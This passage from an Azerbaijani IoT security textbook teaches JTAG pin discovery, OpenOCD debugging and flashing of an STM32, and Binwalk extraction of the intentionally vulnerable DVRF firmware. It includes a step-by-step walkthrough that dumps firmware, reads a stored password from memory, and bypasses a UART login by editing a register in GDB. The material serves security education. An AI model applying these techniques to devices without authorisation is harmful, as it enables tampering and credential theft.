  B yazaraq scan başlatmaq və pin sayını təyin etmək.

```
:V
Current target I/O voltage: Undefined
Enter new target I/O voltage (1.2 - 3.3, 0 for off): 3.3
New target I/O voltage set: 3.3
Ensure VADJ is NOT connected to target!
:B
Enter number of channels to use (4 - 24): 7
Ensure connections are on CH6..CH0.
Possible permutations: 840
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort...................
TDI: 1
TDO: 2
TCK: 6
TMS: 4
TRST#: 0
TRST#: 1
TRST#: 3
TRST#: 5
Number of devices detected: 2
```

Şəkil 9.15. Terminal üzərindən JTAG pinlərinin avtomatik tapılması

9.6. OpenOCD ilə JTAG Debugging

OpenOCD — on-chip debugging məqsədilə istifadə olunan, Dominic Rath tərəfindən hazırlanmış açıq mənbə proqramdır (Şəkil 9.16). Bu vasitə ilə:

- Cihaz üzərindəki çiplər test edilir
- Registr və stack təhlil olunur
- Firmware çıxarılır və analiz olunur
- Flasha proqram yazmaq mümkündür

- **JTAG Debugging üçün Tələb Olunan Avadanlıqlar**

JTAG debugging və aşağı səviyyəli sistem analizini həyata keçirmək üçün aşağıdakı avadanlıqlar tələb olunur:

- Attify Badge, BusPirate, Segger J-Link və ya bənzər interfeys qurğuları
- JTAG interfeysinə malik hədəf cihaz


```
~/openocd-0.10.0/tcl/target » ls
1986ве1т.cfg                efm32_stlink.cfg      omap3530.cfg
adsp-sc58x.cfg              em357.cfg             omap4430.cfg
aduc702x.cfg                em358.cfg             omap4460.cfg
aducm360.cfg                epc9301.cfg           omap5912.cfg
alphascale_asm9260t.cfg     exynos5250.cfg        omapl138.cfg
altera_fpgasoc.cfg          faux.cfg              or1k.cfg
am335x.cfg                  feroceon.cfg          pic32mx.cfg
am437x.cfg                  fm3.cfg               psoc4.cfg
amdm37x.cfg                 fm4.cfg               psoc5lp.cfg
ar71xx.cfg                  fm4_mb9bf.cfg         pxa255.cfg
armada370.cfg               fm4_s6e2cc.cfg        pxa270.cfg
at32ap7000.cfg              gp326xxxa.cfg         pxa3xx.cfg
at91r40008.cfg              hilscher_netx10.cfg   quark_d20xx.cfg
at91rm9200.cfg              hilscher_netx500.cfg  quark_x10xx.cfg
at91sam3ax_4x.cfg           hilscher_netx50.cfg   readme.txt
at91sam3ax_8x.cfg           icepick.cfg           renesas_s7g2.cfg
at91sam3ax_xx.cfg           imx21.cfg             samsung_s3c2410.cfg
at91sam3nXX.cfg             imx25.cfg             samsung_s3c2440.cfg
at91sam3sXX.cfg             imx27.cfg             samsung_s3c2450.cfg
at91sam3u1c.cfg             imx28.cfg             samsung_s3c4510.cfg
at91sam3u1e.cfg             imx31.cfg             samsung_s3c6410.cfg
at91sam3u2c.cfg             imx35.cfg             sharp_lh79532.cfg
at91sam3u2e.cfg             imx51.cfg             sim3x.cfg
at91sam3u4c.cfg             imx53.cfg             smp8634.cfg
at91sam3u4e.cfg             imx6.cfg              spear3xx.cfg
at91sam3uxx.cfg             imx.cfg               stellaris.cfg
at91sam3XXX.cfg             is5114.cfg            stellaris_icdi.cfg
at91sam4c32x.cfg            ixp42x.cfg            stm32f0x.cfg
at91sam4cXXX.cfg            k1921vk01t.cfg        stm32f0x_stlink.cfg
```

Şəkil 9.16. OpenOCD konfiqurasiya fayllarının siyahısı

- **Attify Badge ilə JTAG Debugging üçün Ətraf Mühitin Hazırlanması**

Təcrübədə sadəliyi təmin etmək məqsədilə biz JTAG debugging əməliyyatlarımız üçün Attify Badge istifadə edirik. Bu məqsədlə hədəf cihazdakı JTAG pinləri ilə Attify Badge üzərindəki uyğun pinləri birləşdirməliyik (Şəkil 9.18). Bağlantını düzgün şəkildə təmin etmək üçün OpenOCD proqramında uyğun konfiqurasiya fayllarından istifadə edilməlidir.

Nümunə məqsədilə STM32F103C8 mikrokontroller ailəsinə aid olan bir cihazdan istifadə edilir. Onun datasheet-indən götürülmüş pinout diaqramı Şəkil 9.17-də daha aydın başa düşülməsi üçün təqdim olunur.




Şəkil 9.17. STM32F103C8 mikrokontrollerinin pin konfiqurasiyası (datasheet əsaslı)

Attify Badge üçün .cfg konfiqurasiya faylı:

- **`interface ftdi`**
- **`ftdi_vid_pid 0x0403 0x6014`**
- **`ftdi_layout_init 0x0c08 0x0f1b`**
- **`adapter_khz 2000`**

STM32F1 mikrokontrollerləri üçün isə OpenOCD ilə birlikdə gələn stm32f1x.cfg faylından istifadə olunur.



Şəkil 9.18. Attify Badge ilə STM32 üzərində bağlantı sxemi

Bağlantı uğurla qurulduqdan sonra aşağıdakı komanda ilə OpenOCD-ni işə salmaq mümkündür:

- **`sudo openocd -f badge.cfg -f stm32f1x.cfg`**

Bu komanda işlədildikdə, terminalda aşağıdakı məlumatları əks etdirən bir nəticə görünəcək:

```
$ sudo openocd -f badge.cfg -f stm32fx.cfg
Open On-Chip Debugger 0.7.0 (2013-10-22-17:42)
Licensed under GNU GPL v2
For bug reports, read
       http://openocd.sourceforge.net/doc/doxygen/bugs.html
Info : only one transport option; autoselect 'jtag'
adapter speed: 2000 kHz
adapter speed: 1000 kHz
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
Warn : target name is deprecated use: 'cortex_m'
DEPRECATED! use 'cortex_m' not 'cortex_m3'
cortex_m3 reset_config sysresetreq
Info : clock speed 1000 kHz
Info : JTAG tap: stm32f1x.cpu tap/device found: 0x3ba00477
(mfg: 0x23b, part: 0xba00, ver: 0x3)
Info : JTAG tap: stm32f1x.bs tap/device found: 0x16410041
(mfg: 0x020, part: 0x6410, ver: 0x1)
Info : stm32f1x.cpu: hardware has 6 breakpoints, 4 watchpoints
```

Şəkil 9.19. OpenOCD ilə bağlantı nəticələri (terminal çıxışı)

OpenOCD serverinə qoşulmaq üçün aşağıdakı komanda istifadə olunur:

- **`telnet localhost 4444`**

Əgər bağlantı uğurludursa, Open On-Chip Debugger interfeysinə daxil oluruq. Bu mərhələdən sonra artıq JTAG vasitəsilə hədəf cihazla qarşılıqlı əlaqə mümkündür (Şəkil 9.20).

```
> reset init
JTAG tap: stm32f1x.cpu tap/device found: 0x3ba00477
(mfg: 0x23b, part: 0xba00, ver: 0x3)
JTAG tap: stm32f1x.bs tap/device found: 0x16410041
(mfg: 0x020, part: 0x6410, ver: 0x1)
target state: halted
target halted due to debug-request, current mode: Thread
xPSR: 0x01000000 pc: 0x080009f0 msp: 0x20005000
> halt
```

Şəkil 9.20. Reset və halt əmrləri ilə cihazın durumu

Göründüyü kimi, JTAG pinlərinin düzgün təyin edilməsi və OpenOCD vasitəsilə hədəf cihazla əlaqənin qurulması nəticəsində aşağıdakılar mümkün oldu:

- Sistemin içərisinə debugging səviyyəsində giriş
- Mikrokontroller üzərində breakpoints və registr təhlili
- Firmware çıxarılması və analiz

Bu proses tərsinə mühəndislik, qorunmayan bootloader-lərin aşkarlanması və avtomatlaşdırılmış firmware analizləri üçün vacib addımdır.

- **JTAG ilə Cihaza Firmware Yazılması**

JTAG interfeysi yalnız diaqnostika və debugging əməliyyatları üçün deyil, həm də hədəf mikrokontrollerə firmware və digər məlumatları yazmaq məqsədilə istifadə edilə bilər. Bu, xüsusilə təhlükəsizlik testləri zamanı faydalı olur — məsələn, cihazın təhlükəsizlik məhdudiyyətlərini aşmaq üçün dəyişdirilmiş firmware versiyasını yükləmək məqsədilə.

Firmware yazılmadan əvvəl, cihazdakı flash yaddaşın başlanğıc ünvanı müəyyən edilməlidir. Bu adres müəyyən edildikdən sonra, həmin ünvana uyğun olaraq .bin formatlı firmware faylı yüklənə bilər.

Telnet ilə sessiyaya qoşulduqdan sonra Flash yaddaşın başlanğıc ünvanını öyrənmək üçün aşağıdakı əmr istifadə olunur:

- **`> flash banks`**

Nəticə olaraq aşağıdakı məlumat qaytarılır:

- **`#0 : stm32f1x.flash (stm32f1x) at 0x08000000, size 0x00000000`**

Bu nəticə cihazın flash yaddaşının 0x08000000 ünvanından başladığını göstərir və həmin sahənin hazırda boş olduğunu (ölçü 0x0) bildirir. Bu adresdən istifadə edərək, firmware.bin adlı xüsusi hazırlanmış firmware-i cihazın yaddaşına yazmaq olar. Məsələn:

- **`> flash write_image erase firmware.bin 0x08000000`**

Bu əmr icra edildikdə sistem tərəfindən aşağıdakı mesaj alınır:

- **`auto erase enabled`**
- **`Info : device id = 0x20036410`**
- **`Info : flash size = 128kbytes`**
- **`wrote 65536 bytes from file firmware.bin in 4.10s`**

Firmware yazıldıqdan sonra flash yaddaşın ölçüsünün dəyişdiyini təsdiqləmək üçün eyni flash banks əmrini təkrar icra edirik:

- **`> flash banks`**
- **`#0 : stm32f1x.flash (stm32f1x) at 0x08000000, size 0x00020000`**

Bu metod, müxtəlif cihazların yaddaş sahələrini dəyişdirmək və ya firmware-ni yeniləmək istəyən tədqiqatçılar və təhlükəsizlik mütəxəssisləri üçün effektiv vasitədir.

- **Cihazdan Firmware və Məlumatların Çıxarılması**

Əgər firmware-i əldə etməyin digər üsulları uğursuz olarsa, JTAG bizim ehtiyat seçimimiz olaraq çıxış edir. JTAG interfeysi vasitəsilə *dump_image* əmri ilə cihazdakı flash yaddaşdan firmware çıxarmaq mümkündür.

Aşağıdakı nümunədə biz 0x08000000 ünvanından başlayan flash yaddaşdan 0x20000 baytlıq məlumatı çıxarırıq və onu dump.bin faylına yazırıq:

- **`> dump_image dump.bin 0x08000000 0x00020000`**

Əmrin icrası nəticəsində aşağıdakı kimi bir nəticə alınır:

- **`dumped 131072 bytes in 1.839897s (69.569 KiB/s)`**

Bu əməliyyat nəticəsində cihazın yaddaşında yerləşən firmware-in tam nüsxəsi dump.bin adlı fayla çıxarılır. Bu çıxarılmış firmware daha sonra təhlil edilə və ya dəyişdirilə bilər.

- **Cihazdan Məlumatların Selektiv Oxunması**

JTAG yalnız bütöv firmware-i çıxarmaq üçün deyil, həm də müəyyən yaddaş ünvanlarından seçilmiş məlumat bloklarını oxumaq üçün də istifadə edilə bilər. Bu xüsusilə faydalıdır ki, əgər bizə konkret funksiyaların və ya parolların saxlandığı yaddaş sahələri məlumdursa, həmin yerləri oxuya və dəyişdirə bilərik.

Bu əməliyyat üçün *mdw* əmrindən istifadə olunur:

- **`> mdw`**
- **`mdw ['phys'] address [count]`**

Məsələn, əgər firmware-də UART autentifikasiya funksiyası varsa və bu funksiyanın parolu ***d240 offset***-ində yerləşirsə, biz onu aşağıdakı əmr vasitəsilə oxuya bilərik:

- **`> mdw 0x0800d240 10`**

Bu əmrin nəticəsi belə görünə bilər:

- **`0x0800d240:  69747469  6f007966  6e657663  546f4920`**
- **`0x0800d250:  7469666f  6f697461`**

Bu məlumatların ASCII formatda qarşılığı ***attify*** sözüdür – yəni bu, cihazın saxladığı real paroldur. Bu cür yanaşma ilə tədqiqatçı və ya təhlükəsizlik testçisi yaddaş sahələrindən lazım olan kritik məlumatları oxuya və təhlil edə bilər.

- **GDB vasitəsilə JTAG üzərindən Debugging**

Bəzən firmware və ikili faylları (binary) JTAG vasitəsilə daha yaxşı anlamaq, cihazın daxilində baş verən prosesləri izləmək və təlimat axışını dəyişmək üçün detallı debugging tələb olunur. Biz artıq GDB debugging prinsipləri ilə tanış olduğumuz üçün, burada əsas məqsədimiz daha əvvəl JTAG ilə cihazımıza yazdığımız *.bin* faylını analiz etmək olacaq.

Analiz üçün authentication.elf ikili (binary) faylı hazırlanmışdır (***Özünüz hazırlayın***). Biz bu faylı analiz edərkən OpenOCD bizə eyni anda iki xidmət təqdim edir:

- Port 4444: OpenOCD ilə birbaşa qarşılıqlı əlaqə üçün,
- Port 3333: GDB server üzərindən binary debugging üçün.

İndi GDB-Multiarch proqramını işə salıb, aşağıdakı əmrlərlə prosesə başlayırıq:

- **`$ gdb-multiarch -q authentication.elf`**
- **`(gdb) set architecture arm`**
- **`(gdb) target remote localhost:3333`**

Uğurla qoşulduqdan sonra, ilk addım olaraq binary-də mövcud olan funksiyaların siyahısını almaqdır (Şəkil 9.21):

- **`(gdb) info functions`**

```
(gdb) info functions
Non-debugging symbols:
0x08000000  g_pfnVectors
0x0800010c  deregister_tm_clones
0x0800012c  register_tm_clones
0x08000150  __do_global_dtors_aux
0x08000178  frame_dummy
0x08000218  mbed::Serial::~Serial()
0x08000218  mbed::Serial::~Serial()
0x0800023c  non-virtual thunk to mbed::Serial::~Serial()
0x08000244  non-virtual thunk to mbed::Serial::~Serial()
0x0800024c  doorclose()
0x08000290  dooropen()
```

Şəkil 9.21. Funksiyalar haqda məlumat

Nəticədə bizə *verify_pass(char*)* adlı funksiyanın mövcudluğu göstərilir (Şəkil 9.22). Bu funksiya daxil edilmiş parolu *strcmp* əmri ilə cihazın yaddaşında saxlanılan real parolla müqayisə edir.

```
(gdb) disassemble verifypass(char*)
Dump of assembler code for function _Z10verifypassPc:
   0x080002e0 <+0>:     push   {r3, lr}
   0x080002e2 <+2>:     ldr    r1, [pc, #24]    ; (0x80002fc
                                                <_Z10verifypassPc+28>)
   0x080002e4 <+4>:     bl     0x8003910 <strcmp>
   0x080002e8 <+8>:     cbnz   r0, 0x80002f2 <_Z10verifypassPc+18>
   0x080002ea <+10>:    ldmia.w      sp!, {r3, lr}
   0x080002ee <+14>:    b.w    0x8000290 <_Z8dooropenv>
   0x080002f2 <+18>:    ldmia.w      sp!, {r3, lr}
   0x080002f6 <+22>:    b.w    0x800024c <_Z9doorclosev>
   0x080002fa <+26>:    nop
   0x080002fc <+28>:    bcs.n  0x8000380 <_ZN4mbed6SerialD0Ev>
   0x080002fe <+30>:    lsrs   r0, r0, #32
End of assembler dump.
```

Şəkil 9.22. Verifypass funksiyasının disassemble görünüşü


İndi biz həmin funksiyanı disassembler vasitəsilə analiz edirik:

- **(gdb) disassemble verifypass(char*)**

Disassembler nəticəsində 0x080002e4 ünvanında strcmp əmri görünür. Bu, müqayisənin aparıldığı yerdir. Əgər uyğunluq varsa, funksiya dooropen() funksiyasına yönəlir; əks halda isə icra davam edir.

İndi həmin müqayisə nöqtəsinə breakpoint qoyuruq və proqramı davam etdiririk:

- **(gdb) b *0x080002e4**
- **Breakpoint 1 at 0x080002e4**
- **(gdb) c**



Şəkil 9.23. UART-ın cihaza qoşulması

Bu zaman biz UART üzərindən cihazla əlaqə qurub hər hansısa parolu daxil etdikdə, bu breakpoint işə düşəcək (Şəkil 9.23). UART bağlantısını aşağıdakı əmr ilə qururuq:

- **$ sudo screen /dev/ttyUSB0 9600**

Giriş zamanı “testing” kimi yalnış bir parola daxil edirik. Həmin anda GDB terminalında breakpoint işə düşür və bu, bizim müqayisə nöqtəsinə çatdığımızı göstərir (Şəkil 9.24):

- **(gdb) info registers**

Bu əmrlə *r0* və *r1* registrlərinin məzmununu analiz edirik. *r0* – daxil edilmiş parol, *r1* isə real parol olacaq. İndi bu registrlərin dəyərlərinə baxırıq:

- **(gdb) x/s $r0**
- **"testing"**
- **(gdb) x/s $r1**
- **"attify"**

```
(gdb) info registers
r0             0x20004fe0       536891360
r1             0x800d240        134271552
r2             0x34000000       872415232
r3             0x20004fe8       536891368
r4             0x0      0
r5             0x20004fe0       536891360
r6             0x20004fef       536891375
r7             0x20004fe7       536891367
r8             0xbd7ff3ba       -1115688006
r9             0x9aebfea5       -1695809883
r10            0x1fff5000       536825856
r11            0x0      0
r12            0x20004f50       536891216
sp             0x20004fd8       0x20004fd8
lr             0x800035d        134218589
pc             0x80002e5        0x80002e5 <verifypass(char*)+4>
xpsr           0x61000020       1627389984
```

Şəkil 9.24. Registerlər haqqında məlumat

İndi isə *r0*-ı dəyişərək *r1* ilə eyni edirik:

- **(gdb) set $r0="attify"**

Bu dəyişiklikdən sonra c əmri ilə proqramın icrasını davam etdiririk və cihaz “Authentication Successful” mesajı ilə bizə giriş icazəsi verir (Şəkil 9.25).

Şəkil 9.25. JTAG Debugging ilə autentifikasiyanın bypass olunması

Bu bölmədə biz JTAG interfeysinin təqdim etdiyi imkanlar vasitəsilə bir mikrokontrollerə necə dərindən baxmaq, onun daxilində baş verənləri müşahidə

etmək və nəzarəti ələ almaq yollarını öyrəndik. Təhlükəsizlik tədqiqatçısı üçün bu tip texniki biliklər sadəcə bir hədəfi sındırmaq üçün deyil, həm də onu daha güclü və müdafiəyə hazır hala gətirmək üçün əsas təməllərdən biridir.

JTAG, əksər hallarda istehsal zamanı test məqsədilə əlavə edilmiş, lakin çox zaman qorunmamış qalan bir interfeysdir. Onun vasitəsilə cihazın yaddaşına çıxış əldə etmək, firmware-i dəyişmək, cihazın davranışını izləmək və ya hər hansı bir səhvli funksiyanı izləyərək onu anlamaq mümkündür. Amma bu alətlərin əsl dəyəri — onların necə işlədiyini anlayaraq sistemin bütövlükdə necə qorunmalı olduğunu dərk etməkdədir.

Bu bölmədəki praktiki təcrübələr, OpenOCD və GDB kimi güclü vasitələrlə mikrokontrollerin daxilinə girmək, register səviyyəsində analiz aparmaq və real zamanlı prosesləri manipulyasiya etmək bacarığı, sənaye səviyyəli IoT təhlükəsizlik tədqiqatlarının bünövrəsidir.

9.7. Firmware-nin Tərsinə Mühəndisliyi və Təhlili

Əvvəlki hissələrdə IoT cihazlarına qarşı fiziki və aparat səviyyəsində müdaxilə texnikalarına toxunduq. Bu hissədə isə diqqətimizi bir qədər daha dərin və incə bir istiqamətə – firmware-nin tərsinə mühəndisliyinə və analizinə yönəldirik. Firmware üzərində aparılan bu təhlillər IoT təhlükəsizliyində çox mühüm yer tutur, çünki istər zəifliklərin aşkar edilməsi, istərsə də autentifikasiya mexanizmlərinin aşılması baxımından, firmware tədqiqatçı üçün ən zəngin məlumat mənbəyidir.

Məsələn, siz *Mirai Botnet* adını yəqin ki, eşitmisiniz. Bu botnet on minlərlə IoT cihazına sadəcə zavoddan çıxışda olan login/parol məlumatlarını dəyişmədiklərinə görə yoluxa bilmişdi. Bu fakt göstərir ki, firmware səviyyəsində araşdırma aparmaq və həmin zəiflikləri aşkara çıxarmaq IoT təhlükəsizliyi mütəxəssisi üçün zəruridir. Fiziki girişin mümkün olmadığı hallarda da firmware faylı vasitəsilə cihazın davranışına və zəifliklərinə dair dərin analiz aparmaq mümkündür.

Aşağıda firmware-in analizində istifadə olunacaq əsas alətlər təqdim edilir:

- **Binwalk** – firmware fayllarının tərkibini analiz və ekstraksiya etmək üçün əsas alət.
  GitHub: https://github.com/ReFirmLabs/binwalk
- **Firmware Mod Kit** – firmware modifikasiyası üçün dəstək alət toplusu.
  GitHub: https://github.com/rampagex/firmware-mod-kit
- **Firmware Analysis Toolkit** – firmware üzərində avtomatik analiz aparan mühit.
  GitHub: https://github.com/attify/firmware-analysis-toolkit
- **Firmwalker** – firmware fayllarındakı təhlükəli nüansları aşkar edən skript.
  GitHub: https://github.com/craigz28/firmwalker

- **Firmware Nədir?**

Firmware – cihazın nonvolatile yaddaşında yerləşən, onun müxtəlif funksiyalarını idarə edən və əməliyyatları yerinə yetirməsini təmin edən proqram kodudur. Bu kod kernel, bootloader, fayl sistemi və digər əlavə resurslardan ibarət ola bilər.

Əgər sizin elektronika təcrübəniz yoxdursa belə, telefon və ya ağıllı televizorun "yenilənməsi" prosesi sizə tanışdırsa, bu zaman firmware-in yeni versiyasının cihazınıza yükləndiyini xatırlaya bilərsiniz. Bu, əslində, həmin firmware faylının cihazın yaddaşına yazılmasıdır.

Firmware faylları çox zaman müxtəlif bölmələrdən ibarət olur. Bu fəsildə biz əsas diqqəti **fayl sistemi** bölməsinin analizinə yönəldəcəyik, çünki firmware təhlükəsizliyi üçün ən kritik mənbə elə buradır.

- **Fayl Sisteminin Avtomatlaşdırılmış Çıxarılması**

Artıq bu mərhələyə qədər əlinizlə firmware faylından fayl sistemini çıxarmağın kifayət qədər vaxt aparan və təkrarlanan proses olduğunu yəqin ki, hiss etmisiniz. Bu metod hər firmware üçün ayrıca tətbiq olunduqda yorucu və zaman itkisinə səbəb ola bilər. Buna görə də firmware təhlilində avtomatlaşdırma zərurəti meydana çıxır.

Binwalk aləti bu ehtiyacı qarşılamaq üçün Craig Heffner tərəfindən hazırlanmışdır. Bu alət yuxarıda əl ilə tətbiq etdiyimiz bütün addımları avtomatlaşdırır və firmware faylından fayl sistemini çıxarmağa imkan verir. Binwalk firmware faylındakı imzaları öz məlumat bazası ilə müqayisə edir və bizə həmin hissələrin təxmini yerləşməsini bildirir. Ən vacib cəhətlərindən biri də odur ki, Binwalk ictimaiyyətə açıq olan əksər firmware faylları ilə problemsiz işləyir.

Binwalk-un Ubuntu sistemində qurulması kifayət qədər sadədir:

- `git clone https://github.com/devttys0/binwalk.git`
- `cd binwalk-master`
- `sudo python setup.py`

İndi isə yeni bir firmware faylı yükləyib Binwalk vasitəsilə fayl sistemini çıxaraq və əlavə təhlillər aparaq. Bu nümunədə istifadə etdiyimiz firmware Damn Vulnerable Router Firmware (DVRF) adlanır və @black0wl tərəfindən hazırlanmışdır.

Firmware faylını yükləmək üçün:

- `wget --no-check-certificate https://github.com/praetorian-inc/DVRF/blob/master/Firmware/DVRF_v03.bin?raw=true`

Firmware faylı artıq hazırdırsa, Binwalk-u işə salıb fayl sistemindəki hissələri təhlil edək:

- **`binwalk -t dvrf.bin`**

Buradakı -t parametri Binwalk-un çıxış nəticəsini cədvəl formatında təqdim etməsini təmin edir. Bu əmri icra etdikdə alınan nəticə aşağıdakı şəkildə olacaq (Şəkil 9.26).

```
oit@ubuntu:~/Downloads$ binwalk -t dvrf.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version:
                              4702, firmware version: 1.0.0, build date:
                              2012-02-08
32            0x20            TRX firmware header, little endian, image size:
                              7753728 bytes, CRC32: 0x436822F6, flags: 0x0,
                              version: 1, header size: 28 bytes, loader
                              offset: 0x1C, linux kernel offset: 0x192708,
                              rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has
                              original file name: "piggy", from Unix, last
                              modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard
                              signature, version 3.0, size: 6099215 bytes, 447
                              inodes, blocksize: 65536 bytes, created:
                              2016-03-10 04:34:22
```

Şəkil 9.26. Binwalk ilə fayl sisteminin çıxarılması

Binwalk-un nəticəsindən görə bilərik ki, firmware içərisində dörd əsas bölmə mövcuddur:


1. Bin header
2. Firmware header
3. Gzip sıxılmış məlumat
4. Squashfs fayl sistemi

Bundan əlavə, Binwalk firmware haqqında əlavə texniki məlumatlar da təqdim edə bilər, məsələn **entropiya analizi**. Entropiya analizi məlumatların şifrələnmiş və ya sadəcə sıxılmış olub olmadığını anlamaqda bizə kömək edir.

Növbəti addımda bu firmware üzərində entropiya analizi aparaq və nəticələri nəzərdən keçirək:

- **`binwalk -E dvrf.bin`**

Entropiya analizi bizə firmware faylında məlumatların şifrələnib-şifrələnmədiyini təyin etmək imkanı verir. Şəkil 9.27-də gördüyümüz kimi, analiz nəticəsində ortada müəyyən dəyişkənliyə sahib bir xətt müşahidə olunur. Əgər xətt tamamilə düz olsaydı, bu, məlumatların yüksək ehtimalla şifrələndiyini göstərərdi. Halbuki bu vəziyyətdə dəyişkən xətt bizə firmware-in sadəcə sıxıldığını və şifrələnmədiyini göstərir.



Şəkil 9.27. Entropiya analizinin nəticəsi

Artıq əlimizdə şifrələnməmiş məlumatların olduğunu təsdiqləmişik. Əvvəlki Binwalk əmri ilə təyin etdiyimiz kimi, bu firmware-də istifadə edilən fayl sistemi SquashFS-dir. Bu məlumatlara əsaslanaraq binwalk alətinin *-e* parametrindən istifadə etməklə fayl sistemini firmware təsvirindən çıxara bilərik:

- **`binwalk -e dvrf.bin`**

Bu əmr icra edildikdə Binwalk avtomatik olaraq firmware faylını çıxarmaq üçün yeni bir qovluq yaradır (Şəkil 9.28). Bu qovluq firmware adının əvvəlinə alt xət (_) və sonuna .extracted əlavə etməklə adlandırılır (məsələn: _dvrf.bin.extracted).


```
oit@ubuntu:~/Downloads$ binwalk -e dvrf.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702
, firmware version: 1.0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 77
53728 bytes, CRC32: 0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, l
oader offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has ori
ginal file name: "piggy", from Unix, last modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard s
ignature, version 3.0, size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes,
created: 2016-03-10 04:34:22
```

Şəkil 9.28. Binwalk vasitəsilə DVRF firmware-dən fayl sisteminin çıxarılması

Bu qovluğun içində aşağıdakı fayllar və qovluqlar olacaq (Şəkil 9.29):

- .squashfs fayl sistemi
- Piggy adlı əlavə fayl və ya fayl sistemi hissəsi
- squashfs-root – tam fayl sistemi buradadır

squashfs-root qovluğuna keçdikdə, firmware-də mövcud olan bütün fayl sisteminə giriş əldə etmiş oluruq.



Şəkil 9.29. Firmware-in tam fayl sisteminə çıxış

- **Firmware Daxili Strukturu**

Bu mərhələdə firmware-in hansı strukturlardan ibarət olduğunu və "piggy" kimi əvvəllər naməlum olan sahələrin nəyi ifadə etdiyini anlamaq üçün bir qədər dərin biliklər əldə etməyimiz vacibdir. Əslində firmware-in içində bir neçə əsas komponent yerləşir və bunlar aşağıdakılardır:

- **Bootloader:** Bootloader, quraşdırılmış (embedded) sistemin işə salınmasında əsas rol oynayır. O, sistemin bütün hardware komponentlərini işə salmaq üçün tələb olunan ilkin əmrləri icra edir və lazımi resursların ayrılmasını təmin edir.
- **Kernel (Nüvə):** Kernel quraşdırılmış sistemin əsas komponentlərindən biridir. Texniki olaraq kernel hardware və proqram təminatı arasında interfeys rolunu oynayan mühüm moduldur.
